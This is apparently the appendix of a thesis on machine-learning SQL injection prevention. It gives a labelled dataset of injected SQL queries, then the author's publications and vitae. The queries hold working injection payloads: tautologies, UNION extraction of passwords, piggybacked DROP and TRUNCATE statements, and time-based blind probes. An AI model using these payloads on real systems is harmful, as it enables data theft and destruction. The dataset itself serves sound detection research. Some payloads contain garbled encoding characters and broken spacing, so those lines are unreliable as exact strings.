SELECT * FROM users WHERE name=' \\'; DESC users; -- ' and password="	1	1	0
SELECT * FROM custTable WHERE User=' hi' or 1=1 --' OR 1=1'-- AND Pass=?	1	0	0
SELECT * from username where type = ' ' or 1 EXEC XP_ '	1	0	0
SELECT * FROM newsletter WHERE email = "union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1
SELECT 1,2, 'or 1=1; UPDATE Grades SET grade='attacker grade' WHERE studentId=attacker studentid;-- FROM some_table WHERE ex = ample	1	1	0
SELECT id FROM Users WHERE username = "union select 1,2,3,x,x,x,x,@@version,x--'	1	0	1
SELECT * from test.members where user_name=' ' or 'a'='a' and password=";	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * from test.members where user_name='IF(SUBSTR(@@version,1,1)<5, BENCHMARK(2000000,SHA1(0xDE7EC71 F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@vers ion,1,1)<5,BENCHMARK(2000000,SHA1(0x DE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUB STR(@@version,1,1)<5,BENCHMARK(2000 000,SHA1(0xDE7EC71F1)),เนโฉย SLEEP(1)))OR"*/'	1	0	0
SELECT * FROM students WHERE username = ' ' 1 AND 1=1-- ' AND password = ''	1	0	0
SELECT * FROM profiles WHERE ID = ' a' or 1=1--'	1	0	0
SELECT id FROM Users WHERE username = "ddd"""	1	0	0
SELECT email from users where email = 'IF(SUBSTR(@@version,1,1)<5,BENCHMA RK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,B ENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@ver sion,1,1)<5,BENCHMARK(2000000,SHA1(0 xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/'	1	0	0
SELECT * from test.members where user_name=' ' or 0=0 --'	1	0	0
SELECT * FROM profiles WHERE ID = ' ' or 0=0 #'	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM profiles WHERE ID = ' 'sqlvuln'	1	0	0
SELECT * from table where username = 'ddd' union select username from students --' and password = ''	1	0	1
SELECT * FROM users WHERE name='ddd' union select username from students --' and password=''	1	0	1
SELECT * FROM students WHERE username = ' ' 1 OR 1=1-- ' AND password = ''	1	0	0
SELECT * FROM product WHERE PCategory="ddd"""	1	0	0
SELECT * from table where username = ' ' or 0=0 --' and password = ''	1	0	0
SELECT * from test.members where user_name=' ' or 1 EXEC XP_ ' and password='';	1	1	0
SELECT data FROM table WHERE Emailinput = ' 1\\'1-- '	1	0	0
SELECT * from test.members where user_name=' ' OR 1=1-- '	1	0	0
SELECT * from test.members where user_name=' hi' or 1=1 --'	1	0	0
SELECT email from users where email = """"	1	0	0
SELECT * from test.members where user_name=' 'sqlvuln' and password='';	1	1	0
SELECT * from username where type = ' admin'-- '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT * FROM custTable WHERE User='' union select password from users where name = 'Robin' --' OR 1=1'-- AND Pass=?	1	0	1
SELECT * FROM users WHERE name='' AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --' and password=''	1	0	1
SELECT * from user where id =' 1\\'1-- '	1	0	0
SELECT id FROM Users WHERE username = ' ' or 1=1--'	1	0	0
SELECT * FROM some_table WHERE double_quotes = ' ' or 1 EXEC XP_ '	1	0	0
SELECT * from username where type = ' '' '	1	0	0
SELECT * FROM users WHERE name=' ' or (1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype=\'U\'), 1, 1))) > 116)-- ' and password=''	1	0	0
SELECT * FROM custTable WHERE User=''union select all 1,2,x,x,x,x --' OR 1=1'-- AND Pass=?	1	0	1
SELECT * FROM students WHERE username = ' 1\\'1-- ' AND password = ''	1	0	0
SELECT 1,2, 'union select 1,2,3,x,x,x,x,@@version,x-- FROM some_table WHERE ex = ample	1	0	1
SELECT * FROM profiles WHERE ID = ' \\'; DESC users; -- '	1	1	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT id FROM Users WHERE username = ''; TRUNCATE TABLE Username; --'	1	1	0
SELECT user_name,password from test.members where user_name= '' union select password from users --'	1	0	1
SELECT * FROM customers WHERE username = ' ' 1 AND 1=1-- ' and password = ''	1	0	0
SELECT * from test.members where user_name='' and 1 = any (select 1 from users where FULL_NAME like เนโฌย%% dministratorเนโฌย and rownum<=1 and PASSWORD like เนโฌย0%เนโฌย) and เนโฌย1%%เนโฌย=เนโฌย1' and password='';	1	1	0
SELECT * from username where type = """"	1	0	0
SELECT * FROM customers WHERE username = ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- ' and password = ''	1	0	1
SELECT data FROM table WHERE Emailinput = ''; DROP table Username --'	1	1	0
SELECT * FROM product WHERE PCategory='' union select password from users where name = 'Robin' --'	1	0	1
SELECT * FROM custTable WHERE User='ddd' union select username from students --' OR 1=1'-- AND Pass=?	1	0	1
SELECT * from test.members where user_name=' 1\\'1-- '	1	0	0

SQL Query	Illegal/Logically Incorrect Query	PiggyBacked Query	Union Query
SELECT user_name,password from test.members where user_name= 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),เนโฉยSLEEP(1)))OR"*/'	1	0	0
SELECT * FROM profiles WHERE ID = " AND 1=0 UNION SELECT '1', 'a', 'Robin', 'b' --'	1	0	1
SELECT email from users where email = ' ' or (1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = \'U\') -- '	1	0	1
SELECT * FROM newsletter WHERE email = ' ' or 1 EXEC XP_ '	1	0	0
SELECT * FROM 'news' WHERE 'id' = 'IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/' ORDER BY 'id' DESC LIMIT 0,3	1	0	0

APPENDIX B

RESEARCH PUBLICATIONS

RESEARCH PUBLICATIONS

Krit Kamtuo and Chitsutha Soomlek. (2016). Machine Learning for SQL Injection Prevention on Server-Side Scripting**. 20th International Computer Science and Engineering Conference (ICSEC2016)**; 14 - 17 December 2016. Chiang-Mai, Thailand.

VITAE

Name:	Mr. Krit Kamtuo
Day of Birth:	November 9th ,1984
Place of birth:	Khon Kaen, Thailand
Address:	37th & 38th Floors, CRC Tower, All Seasons Place 87/2, Wireless Road, Lumpini, Pathumwan, Bangkok, Thailand 10330.
Education:	
2003-2006	Bachelor Degree of Science (B.Sc.) (Hons), Computer Science Khon Kaen University, Khon Kaen, Thailand.
Career:	Technical Evangelist Microsoft Thailand